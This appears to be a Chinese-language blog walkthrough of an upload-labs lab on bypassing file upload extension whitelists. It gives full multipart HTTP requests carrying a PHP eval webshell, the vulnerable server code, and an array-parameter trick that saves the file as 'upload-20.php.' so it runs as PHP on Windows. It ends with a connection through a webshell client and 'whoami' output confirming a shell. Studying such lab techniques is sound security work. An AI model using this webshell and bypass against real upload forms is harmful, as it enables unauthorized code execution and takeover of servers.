文件上传3------关于文件上传白名单绕过的方法总结

0x01 简介

文件上传中经常遇到白名单，在初期的测试中，一般直接测一下，发现是白名单，然后就放弃了，其实这里还是可以尝试绕过的。

众所周知，白名单限定死了文件名的后缀，所以这里有几种思路进行绕过。

1 前台有地方可以直接改后缀

2 不改后缀找别的漏洞结合利用

3 根据限制上传点找到了非限制上传点上传shell

可以参考这篇文章 写得很详细了

文件上传绕过思路拓展 - 先知社区 (aliyun.com)

我这里补充下网上写的比较少得

0x02 比较少见的数组绕过

给大家看一下这个上传的包

这里存在两个文件名

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------212591004119368792082958765231
Content-Length: 497
Origin: http://192.168.153.129:50193
Connection: close
Referer: http://192.168.153.129:50193/upload/Pass-20/index.php
Upgrade-Insecure-Requests: 1

-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="upload_file"; filename="20.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="save_name"

upload-20.jpg
-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="submit"

上传
-----------------------------212591004119368792082958765231--
```

一个是filename

一个是save_name

那么最终保存的究竟是哪个文件名呢

这个可以通过黑盒的方法来测

```
Upgrade-Insecure-Requests: 1


-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="upload_file"; filename="
20.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="save_name"

upload-20.phpp
-----------------------------212591004119368792082958765231
Content-Disposition: form-data; name="submit"
```

```
67 div id="msg">
68 /div>
69 div id="img">
70  <img src="../upload/upload-20.phpp"

   /div>
71 i>
72
73
74
75
76 footer">
77 >
   ight @ <span id="copyright
```

证实是通过save_name来控制文件的后缀的

查看源码看看逻辑

```
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm"

        /*
        $file_name = trim($_POST['save_name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串:
        $file_ext = trim($file_ext); //首尾去空
        */

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错！';
            }
        }else{
```

后台是直接获取的post的save_name的value

这里用的是黑名单，只是个引子，为了说明后台获取文件名是怎么写的

再看个例子

```php
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //mime check
    $allow_type = array('image/jpeg','image/png','image/gif');//控制文件的type
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //check filename
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        var_dump($file);
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功！";
                $is_upload = true;
            } else {
```


像这种写法，就是优先级写法

如果save_name有值，那么就用save_name的，不然就用本身的文件名，也就是说

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------161482487436544954691832553648
Content-Length: 497
Origin: http://192.168.153.129:50193
Connection: close
Referer: http://192.168.153.129:50193/upload/Pass-21/index.php
Upgrade-Insecure-Requests: 1

-----------------------------161482487436544954691832553648
Content-Disposition: form-data; name="upload_file"; filename="21.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------161482487436544954691832553648
Content-Disposition: form-data; name="save_name"

upload-21.jpg
-----------------------------161482487436544954691832553648
Content-Disposition: form-data; name="submit"

上传
-----------------------------161482487436544954691832553648--
```

这种写法里，save_name如果没有，那么才用filename作为文件的后缀名

如下

```
Content-Type: multipart/form-data;
boundary=--------------------------161482487436544954691832553648
Content-Length: 486
Origin: http://192.168.153.129:50193
Connection: close
Referer:
http://192.168.153.129:50193/upload/Pass-21/index.php
Upgrade-Insecure-Requests: 1

-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="upload_file"; filename="fuck.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="save_name"

                    空的
-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="submit"

上传
```

```
    请选择要上传的图片：<p>
      <input class="input_file" type="file" name="
      <p>
        保存名称：<p>
          <input class="input_text" type="text" na
          <br/>
          <input class="button" type="submit" name
        </form>
        <div id="msg">
          提示：文件上传成功！
        </div>
        <div id="img">
          <img src="../upload/fuck.jpg" width="250

        </div>
      </li>
    </ol>
  </div>

</div>
<div id="footer">
  <center>
    Copyright @ <span id="copyright_time
     by <a href="http://gv7.me" target="
  </center>
</div>
<div class="mask">
```

如果有，就是以save_name的值来进行命名

```
Referer:
http://192.168.153.129:50193/upload/Pass-21/index.php
Upgrade-Insecure-Requests: 1

-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="upload_file"; filename="fuck.jpg"
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="save_name"

111.jpg
-----------------------------1614824874365449546918325536481832553648
Content-Disposition: form-data; name="submit"

上传
-----------------------------1614824874365449546918325536481832553648--
```

```
      保存名称：<p>
        <input class="input_text" type="text" name
        <br/>
        <input class="button" type="submit" name='
      </form>
      <div id="msg">
        提示：文件上传成功！
      </div>
      <div id="img">
        <img src="../upload/111.jpg" width="250px'

      </div>
    </li>
  </ol>
</div>

div>
iv id="footer">
<center>
  Copyright @ <span id="copyright_time">
   by <a href="http://gv7.me" target="_b
</center>
div>
iv class="mask">
```

现在讲一下这个绕过

这个后台是用的白名单，这里如果不做代码审计是无法绕过的，纯黑盒猜，基本不可能。

这里触发漏洞的点是后台取文件名后缀的部分

```
if(!empty($_FILES['upload_file'])){
    //mime check
    $allow_type = array('image/jpeg','image/png','image/gif');//控制文件的type
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //check filename
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        //var_dump($file);
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功！";
                $is_upload = true;
            } else {
```

判断是否为数组

如果是数组就走这里的逻辑 用end直接取后缀

因此这里虽然白名单

```
$allow_suffix = array('jpg','png','gif');
```

但是并非没有办法绕过，因为上面的逻辑已经写了，是数组，就不必走那段explode逻辑，因此这里可以直接构造一个数组来进行绕过，然后我们看到保存文件名的方式

```
$file_name = reset($file) . '.' . $file[count($file) - 1];
$temp_file = $_FILES['upload_file']['tmp_name'];
$img_path = UPLOAD_PATH . '/' .$file_name;
if (move_uploaded_file($temp_file, $img_path)) {
    $msg = "文件上传成功！";
    $is_upload = true;
} else {
    $msg = "文件上传失败！";
```

就是用的就是file数组本身的文件名和后缀

因此构造包

```
14 -----------------------------39285920043378344
   0521176978746
15 Content-Disposition: form-data; name="
   upload_file"; filename="21.jpg"
16 Content-Type: image/jpeg
17
18 <?php @eval($_POST[cmd])?>
19 -----------------------------39285920043378344
   0521176978746
20 Content-Disposition: form-data; name="
   save_name[0]"
21
22 upload-20.php
23 -----------------------------39285920043378344
   0521176978746
24 Content-Disposition: form-data; name="
   save_name[1]"
25
26 jpg
27 -----------------------------39285920043378344
```

```
   <br/>
72 <input class="button" type="submit" name="submit" va
73 /form>
74 div id="msg">
75  提示：文件上传成功！
   /div>
76 div id="img">
77  <img src="../upload/upload-20.php.jpg" width="250px"

   /div>
78 i>
79
80
81
82
83 footer">
84 >
   ight @ <span id="copyright_time"></span>
   ;by <a href="http://gv7.me" target="_bank">c0ny1
   r>
85
```

发现后缀依旧为jpg，这里可以尝试截断，但是只限于低版本。

如果版本没有那么低，可以尝试另一种方法，就是构造特殊数组

这里文件后缀是这行代码决定的

```
}else{
    $file_name = reset($file) . '.' . $file[count($file) - 1];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $img_path = UPLOAD_PATH . '/' .$file_name;
    if (move_uploaded_file($temp_file, $img_path)) {
        $msg = "文件上传成功！";
        $is_upload = true;
    } else {
        $msg = "文件上传失败！";
    }
```

其中$file[count($file)-1]是截取最后的后缀，用普通的数组怎么绕都是绕不过去的

这里构造一个数组

$a = {1.php,NULL,jpg}

即可解决这个问题

因为NULL是不算存在值的，那么这里这里$file[count($file)-1] = $file[2-1] = $file[1] = NULL

因此最后拼接到filename的后缀也就是NULL

这里构造包

```
Content-Type: image/jpeg

<?php @eval($_POST[cmd])?>
-----------------------------39285920043378344
0521176978746
Content-Disposition: form-data; name="
save_name[0]"

upload-20.php
-----------------------------39285920043378344
0521176978746
Content-Disposition: form-data; name="
save_name[2]"

jpg
-----------------------------39285920043378344
0521176978746
Content-Disposition: form-data; name="submit"

上传
-----------------------------39285920043378344
0521176978746--
```

```
            <br/>
            <input class="button" type="submit" name
          </form>
          <div id="msg">
            提示：文件上传成功！
          </div>
          <div id="img">
            <img src="../upload/upload-20.php." widt

          </div>
        </li>
      </ol>
    </div>

  </div>
  <div id="footer">
    <center>
      Copyright @ <span id="copyright_time
       by <a href="http://gv7.me" target="
    </center>
  </div>
  <div class="mask">
```

可以看到最后文件名为upload-20.php.


最后那个.在windows中会被自动去除

这里蚁剑尝试连接

```
C:\mystuff\softwares\phpstudy_pro\WWW\upload\upload> whoami
desktop-gd0n1rf\fuckdog
```

成功getshell

让我们最后再看看文件名



done